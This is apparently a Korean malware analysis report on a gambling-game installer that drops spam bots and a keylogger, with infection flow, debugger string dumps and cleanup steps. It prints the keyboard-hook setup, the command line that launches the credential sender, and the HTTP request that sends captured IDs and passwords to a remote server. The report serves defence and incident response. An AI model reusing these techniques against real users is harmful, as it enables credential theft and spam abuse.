


3. 도박게임 설치 프로그램을 악용한 악성코드 감염사례 분석

1. 개요

최근 국내 유명 사이트의 계정으로 로그인한 후 이메일 또는 방명록을 통해 불법 도박 사이트를 홍보하는 악성코드가 발견되었다. 사용자가 홍보 대상 도박 사이트에 접속하여 도박 게임 설치 프로그램(Game789.exe)을 다운로드하여 실행할 경우, 여러 개의 악성코드가 동시에 설치된다. 각각의 악성코드는 원격 서버에서 다수의 아이디와 패스워드를 다운로드받아 스팸을 발송하고, 감염된 PC에서 사용자가 입력하는 계정과 패스워드 관련정보를 원격서버에 전송한다. 감염 시 사용자 PC가 광고 문구를 발송하는 Agent로 악용될 수 있고 개인정보가 유출되어 피해를 입을 수 있으므로 사용자는 신뢰할 수 없는 사이트로부터 설치 프로그램을 다운로드 시 반드시 백신을 통하여 점검 후 실행하도록 한다.



〈도박사이트 방문 시 악성코드 유포사이트로 리다이렉션되는 흐름〉


다음은 사용자가 도박 사이트를 방문한 후 악성코드에 감염되고 악성행위를 수행하게 되는 Agent역할을 하는 공격 흐름이다. 각 단계에 대한 설명은 다음 절에서 자세히 기술한다.

- ① 사용자는 도박게임을 하기 위해 www.g[생략].co.kr 등에 접속
- ② www.ga[생략].co.kr 등은 http://21.[생략].112로 재접속
- ③ 사용자는 게임 설치를 위해 Game789 홈페이지의 좌측 하단 “게임수동설치” 메뉴를 클릭하여 Game789.exe를 다운로드
- ④ 사용자는 도박게임용 클라이언트 Game789.exe를 다운로드하고 설치한 후 원격지로부터 추가 악성코드를 다운로드

- ⑤ 생성된 Updater_exe는 실제 악성행위를 하는 다수의 악성코드 및 설정파일들을 다운로드 받아 시스템 폴더에 생성
- ⑥ 악성코드는 설정 파일에 기록된 아이피 주소의 서버에서 ID/PASSWORD 다운로드
- ⑦ 다운로드한 ID/PASSWORD을 이용하여 포털사이트에 로그인한 후 스팸메일 전송 및 광고 문구 자동 게시
- ⑧ 악성코드는 피해자 시스템에서 키보드 입력 행위를 관찰한 뒤 서버로 ID/PASSWORD 전송

2. 감염절차 및 악성행위

악성코드가 발송한 광고성 방명록 및 메일링크를 클릭하게 되면, 사용자는 Game789 도박사이트에 접속하게 되며 접속도메인과 아이피는 다수인 것으로 확인되었다. 아래 그림에서 볼 수 있듯이 도메인은 대부분 그 형태가 유사하며, 일부는 직접 사이트로 연결되지 않고 다른 도메인 및 아이피를 거쳐 Game789 사이트로 접속하는 것으로 확인되었다. 해당 사이트에 접속 후 “계/입/수/동/설/치” 아이콘을 클릭하면 Game789.exe가 다운로드되며 실행 시 Updater_exe을 설치한다. 그리고 Updater_exe는 다수의 악성코드와 설정파일을 최종 생성한다. 각각의 악성코드는 유명 커뮤니티 사이트 방명록에 광고성 글을 게재, 또는 유명 포털 사이트를 통하여 스팸을 발송하고, 키보드 입력 행위를 수집하여 원격지로 전송한다.



〈도박사이트 방문 시 악성코드유포사이트로 재접속되는 흐름〉

■ **감염절차**

Game789.exe는 21.[생략].50에서 다수의 악성코드를 생성하는 Updater_.exe와 키로깅 기능을 하는 악성코드를 다운로드한다. 또한 21.[생략].112에서 스팸 메일을 발송하고 방명록에 광고 문구를 게재하는 악성코드를 다운로드한다.

- ① 사용자는 도박게임을 하기 위해 www.g[생략].co.kr 등에 접속
- ② www.ga[생략].co.kr 등은 http://21.[생략].112로 재접속
- ③ 사용자는 게임 설치를 위해 Game789 홈페이지의 좌측 하단 “게임수동설치” 메뉴를 클릭하여 Game789.exe를 다운로드



〈Game789.exe의 다운로드〉

- ④ 사용자는 도박게임용 클라이언트 Game789.exe를 다운로드하고 설치한 후 원격지로부터 추가 악성코드를 다운로드

IP-210.51.47.50	64	00.000011	HTTP	SEC= 1117,USC= 80,.,A.,...,5=,
IP-210.51.47.50	155	00.018571	HTTP	C PORT=1117 GET /Updater_.exe
TD-210.51.47.50	155	00.000023	HTTP	C PORT=1117 GET /Updater_.exe

〈Game789.exe가 발생시키는 다운로드 패킷〉

※ 21.[생략].50로부터 다운로드 받은 파일 목록(Game789.exe)
 악성코드: Updater_.exe, lsas.exe, sysSEND.exe, MStRack.dll

- ⑤ 생성된 Updater_.exe는 실제 악성행위를 하는 다수의 악성코드 및 설정파일들을 다운로드 받아 시스템 폴더에 생성

※ 21.[생략].112로부터 다운로드 받은 파일 목록(Updater_.exe)
 악성코드 : spools.exe, msmsg.exe, csrs.exe, rundll64.exe
 설정파일 : masterv.ini,update.ini,mxconf.ini, mercury.ini, divxconf.ini, xwin-config.ini

■ 악성행위 요약

도박게임용 클라이언트("Game789.exe")가 다운로드한 악성코드는 스팸발송 기능과 키로깅 기능을 한다.

▶ 스팸발송 및 광고 문구 자동 게시

21.[생략].49에서 스팸 발송용 ID/PASSWORD를 다운로드 한 후, 이를 이용하여 국내 포털 사이트에 로그인하고 스팸메일을 발송하거나 방명록에 광고 문구를 게재한다.

- ① 시스템 폴더에 저장된 xwin-config.ini파일을 읽어 21.[생략].49의 16017번 포트에 접속
- ② 원격지 21.[생략].49로 접속한 후 16017번 포트를 통하여 스팸발송에 필요한 아이디, 패스워드, 광고문구를 다운로드
- ③ 다운로드 받은 ID/PASSWORD를 이용하여 A社의 유명 포털 사이트에 로그인을 시도하고 생성된 로그인 세션을 이용하여 방명록에 광고내용을 게재

▶ 키로깅 및 ID/PASSWORD 전송

사용자의 키보드 입력 행위를 관찰하여 특정 패턴으로 입력된 키를 21.[생략].50으로 전송한다.

- ① 사용자의 모든 프로세스에 MTrack.dll 파일이 인젝션 되고 사용자의 특정 패턴이 입력되면 해당 패턴을 버퍼에 기록
 - ※ 특정 패턴은 "문자열 => 탭키 => 문자열 => 엔터"임
- ② 버퍼에 기록된 사용자의 ID/PASSWORD를 sysSEND.exe 호출하여 21.[생략].50로 전송
- ③ sysSEND.exe에서 21.[생략].50로 수집된 아이디와 패스워드를 전송하는 기능이 관찰됨

■ 악성코드별 상세기능 분석


Game789.exe가 생성한 CSRS.EXE RUNDLL64.EXE, SPOOLS.EXE, MSMSG.EXE는 국내 포털 사이트에 로그인하여 스팸메일을 발송하고 방명록에 광고 문구를 등록한다. 또한 LSAS.EXE, MSTRACK.DLL, SYSEND.EXE는 사용자의 키보드 입력 값을 관찰하는 동작을 수행한다.

▶ CSRS.EXE


CSRS.EXE는 설정파일("xwin-config.ini")을 읽어 들인 후 파일에 기록된 주소와 포트번호로 접속을 하고 해당 서버로부터 ID/PASSWORD를 다운로드한다. ID/PASSWORD를 다운로드 한 후에는 A社 유명 포털 사이트에 접속하여 로그인 세션을 생성하고 해당 세션을 이용하여 방명록에 Game789의 광고 문구를 게재한다.

- A社 유명 포털 사이트 계정정보 다운로드

CSRS.EXE는 유명 포털 사이트에 광고 문구를 게재하기 위하여 xwin-config.ini에 기록된 정보를 이용하여 원격지로부터 ID/PASSWORD 및 광고 문구를 다운로드 받음



〈원격지 정보〉



〈원격지로부터 다운로드 받은 ID/PASSWORD 및 광고문구〉

- 광고성 문구 게재

다운로드 받은 ID/PASSWORD를 이용하여 A社 유명 포털 사이트의 로그인 세션을 생성하고 해당 세션을 이용하여 방명록에 광고 문구를 게재함



〈A社 사이트 로그인 세션 생성 및 방명록 기록〉

▶ RUNDLL64.EXE

RUNDLL64.EXE는 설정파일("divxconf.ini")을 읽어 들인 후 파일에 기록된 주소와 포트번호로 접속을 하고 해당 서버로부터 ID/PASSWORD를 다운로드 받는다. 이후, B社의 메일 서버에 로그인하고 다운로드 받은 메일 계정으로 스팸메일을 발송하는 것으로 판단된다.


- B社 유명 포털 사이트의 계정정보 다운로드

RUNDLL64.EXE는 divxconf.ini에 기록된 원격 서버에서 B社 사이트의 ID/PASSWORD와 광고 내용을 다운로드 받음



<원격지 정보>


8	IP-2	9	IP-1	1	1378	TCP	Src= 7989, Dst= 1087, .A...., S= 4
9	IP-2	9	IP-1	1	989	TCP	Src= 7989, Dst= 1087, .AF...., S= 4




<다운로드 받은 메일주소>

- 스팸메일 발송

다운로드 받은 ID/PASSWORD를 이용하여 B社의 메일 서버에 로그인 한 후 스팸메일을 발송



<메일 스팸 발송을 위한 쿼리>



<스팸메일에 포함될 내용>

▶ SPOOLS.EXE


SPOOLS.EXE는 원격지 접속 및 스팸메일 발송현상이 관찰되지 않았으나, 바이너리 코드를 확인한 결과, C社 사이트에 접속하여 스팸메일을 발송하는 것으로 판단된다.

- C社 유명 포털 사이트의 계정정보 다운로드

SPOOLS.EXE는 mxconf.ini에 기록된 정보를 이용하여 원격지로부터 ID/PASSWORD 및 메일 내용을 다운로드 받는 것으로 판단됨

```

ASCII "mxconf.ini"
ASCII "IP"
ASCII "SETTING"
ASCII "PORT"
ASCII "SETTING"
  
```



<원격지 정보>

- 스팸메일 발송

SPOOLS.EXE도 다운로드 받은 ID/PASSWORD를 이용하여 C社 유명 포털 사이트의 메일 서버에 로그인 한 후 스팸메일을 발송할 것으로 판단됨

```

ASCII "http://www. .... .com/"
ASCII "wbsurl"
ASCII "http://m. .... .com/.jsp&x=72&y=9"
ASCII "wbfurl"
ASCII "Content-Type: application/x-www-form-urlencoded"
ASCII "Referer: http://www. .... .com"
ASCII "2F, "mainAction.do?method= ..... &ref= ....."
ASCII "Content-Type: application/x-www-form-urlencoded"
ASCII " ..... .oc.jsp"
ASCII "wberrcd"
ASCII "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SU
ASCII "http://mail. .... .com"
ASCII "Content-Type: application/x-www-form-urlencoded"
ASCII "Referer: http://www. .... .com"
ASCII "location.href='http://'"
ASCII "http://%"
ASCII "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SU
ASCII "Referer: http://%/main/"
ASCII "xmflfa2"
ASCII "Content-Type: application/x-www-form-urlencoded"
ASCII "/write/write.php"
  
```



<C社 유명 포털 메일서버 접속 및 스팸발송 쿼리>

▶ MSMSG.EXE


MSMSG.EXE는 원격지 접속 및 스팸메일 발송현상이 관찰되지 않았으나, 코드를 분석한 결과, A社의 메일서버에 접속하여 스팸메일을 발송하는 것으로 판단된다.

- A社 유명 포털 사이트 계정정보 다운로드

MSMSG.EXE는 mercury.ini에 기록된 정보를 이용하여 원격지로부터 ID/PASSWORD 및 메일 내용을 다운로드 받는 것으로 판단됨

```

ASCII "mercury.ini"
ASCII "127.0.0.1"
ASCII "IP"
ASCII "SETTING"
ASCII "PORT"
ASCII "SETTING"
  
```



<원격지 정보>

- 스팸메일 발송

MSMSG.EXE는 다운로드 받은 ID/PASSWORD를 이용하여 A사의 메일 서버에 로그인 한 후 스팸 메일을 발송할 것으로 판단됨

```

ASCII "http://mail"
ASCII "email"
ASCII "passwd"
ASCII "check"
ASCII "safechk"
ASCII "20"
ASCII "25"
ASCII "Content-Type: application/x-www-form-urlencoded"
ASCII "Referer: http://www.cywoxld.com/main2/index.htm"
ASCII "login.asp"
ASCII "http://www"
ASCII "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; S"
ASCII "http://mail"
ASCII "con"
ASCII "cc"
ASCII "bcc"
ASCII "i:chontc"
ASCII "i:choncc"
ASCII "i:chonbcc"
ASCII "subject"
ASCII "body"
ASCII "fileList"
ASCII "decoratesubject"
ASCII "decowidth"
ASCII "decoheight"
ASCII "skinnum"
ASCII "balmulic"
ASCII "emailtag"
ASCII "personal"
ASCII "signature"
ASCII "Content-Type: application/x-www-form-urlencoded"
ASCII "Referer: http://mail"
ASCII "source:news"
ASCII "parent.sendimg():"
ASCII "<<font face=Dotum size=2>&nbsp; <p>"
ASCII "<<p></font>"

```

<A사 메일서버 접속 및 스팸발송 코드>

▶ LSAS.EXE 및 MStrack.DLL

LSAS.EXE는 MStrack.DLL을 로딩하여 실행중인 Explorer 하위 프로세스에 인젝션 시킨 후 사용자의 키 입력을 모니터링 하다가 특정 패턴이 입력되면 해당 스트링을 수집한다.

※ 특정 패턴은 "문자열 => 탭키 => 문자열 => 엔터"

- 사용자 시스템 키로깅

LSAS.EXE는 시스템 키로깅을 위하여 MStrack.dll을 사용자 시스템의 Explorer 하위 모든 프로세스에 인젝션 함

```

S: [4235D4]
<&KERNEL32.GetProcAddress
BP-4], EAX
S: [4235D4]
S: [EBP-4]
<&USER32.SetWindowsHookEx

```

```

ProcNameOrOrdinal = "GetMsgProc"
MStrack.10000000
hModule => 10000000 (MStrack)
GetProcAddress

```

```

ThreadId = 0
MStrack.10000000
hModule => 10000000 (MStrack)
MStrack.GetMsgProc
Hookproc
HookType = WH_GETMESSAGE
SetWindowsHookExA

```

<MStrack.dll을 이용한 키보드 후킹>

※ MStrack.dll의 GetMsgProc 핸들러를 SetWindowsHookEx함수의 인자로 전달하여 키보드 후킹 함수로 등록

- 계정정보 수집

MStrack.dll은 Explorer의 하위 모든 프로세스에 인젝션 되어, 사용자 키 입력을 모니터링 한다. 모니터링 중 사용자의 ID/PASSWORD 입력이 탐지되면 원격지 서버로 데이터를 전송 하기 위하여 sysvend.exe를 호출함

```

Arg4 = 10041F20 ASCII "baby"
Arg3 = 10041DA0 ASCII 00,"da @ "
Arg2 = 1003B04C ASCII "%s!%s"
Arg1 = 10041E20 ASCII 00,"da @ "
MSTrack.1000B130
ASCII "C:\WINDOWS\system32\sysSEND.exe"
  
```

〈캡처된 사용자의 ID/PASSWORD〉

```

ShowState = SW_SHOW
CmdLine = "C:\WINDOWS\system32\sysSEND.exe /da @ .comibaby"
WinExec
  
```

〈SYSEND를 호출하는 코드〉

▶ SYSEND.EXE

SYSEND.EXE는 mshookx.ini에 기록된 원격지 서버 정보를 이용하여 MSTrack.DLL에 의해 수집된 ID/PASSWORD 정보를 원격지 서버로 전송한다.

The image shows a Notepad window titled 'mshookx.ini - 메모장'. The text in the window is as follows:

```

ASCII "mshookx.ini"
ASCII "C:\WINDOWS\system32\mshookx.ini"

ASCII "2.50"

IniFileName = "C:\WINDOWS\system32\mshookx.ini"
BufSize = 80 (128.)
ReturnBuffer = sysSEND.00436F90
Default = "127.0.0.1"
Port = "80"
Section = "SETTING"
  
```

In the Notepad window, the line `[SETTING] IP=2.50` is highlighted with a red box.

〈ID/PASSWORD 수집서버 정보〉

```


ASCII "WOjd WOjd WOjd WOjd.WOjd.WOjd"
ASCII "/mercury.php?capture_time=%s&capture_id=%s&capture_pass=%s"
ASCII "http://21.50.50.50:80"

/mmercury.php?capture_time=2007-11-19%2020:43:41&capture_id=sve
<ES><BS><BS>
kke@.50.50.50 HTTP/1.1<CR><LF>
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0;Windows NT 5.1;SV1; .NET CLR 1.1.4
322; .NET CLR 2.0.50727)<CR><LF>
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockw
ave-flash,application/vnd.ms-excel, application/vnd.ms-powerpoint, application/n
sword, */*<CR><LF>
Host: 21.50.50.50<CR><LF><CR><LF>
  
```

〈ID/PASSWORD 전송 코드 및 패킷〉

3. 감염 시 조치 방법


① 부팅 시 F8을 눌러 안전모드를 선택한다.



<안전모드 선택 화면>

② 시스템 폴더에서 Updater_.exe 파일을 포함한 악성코드 및 ini파일을 삭제한다.


※ 시스템 폴더
 - Windows NT/2000 ⇒ C:\Winnt\system32
 - Windows XP ⇒ C:\Windows\system32



<악성코드 삭제>

※ 시스템 폴더에서 삭제할 파일
 spools.exe, msmsg.exe, csrss.exe, rundll64.exe, Updater_.exe, lsas.exe, sysSEND.exe, MStTrack.dll, masterv.ini, update.ini, mxconf.ini, mercury.ini, divxconf.ini, xwin-config.ini, mshookx.ini

- ③ “시작” → “실행”에서 regedit 를 입력한다.



<레지스트리 편집기 실행>

- ④ HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run에서 Updater_키를 삭제한다.



<런레지스트리에 등록된 Updater_.exe 삭제>

- ⑤ 재부팅한다.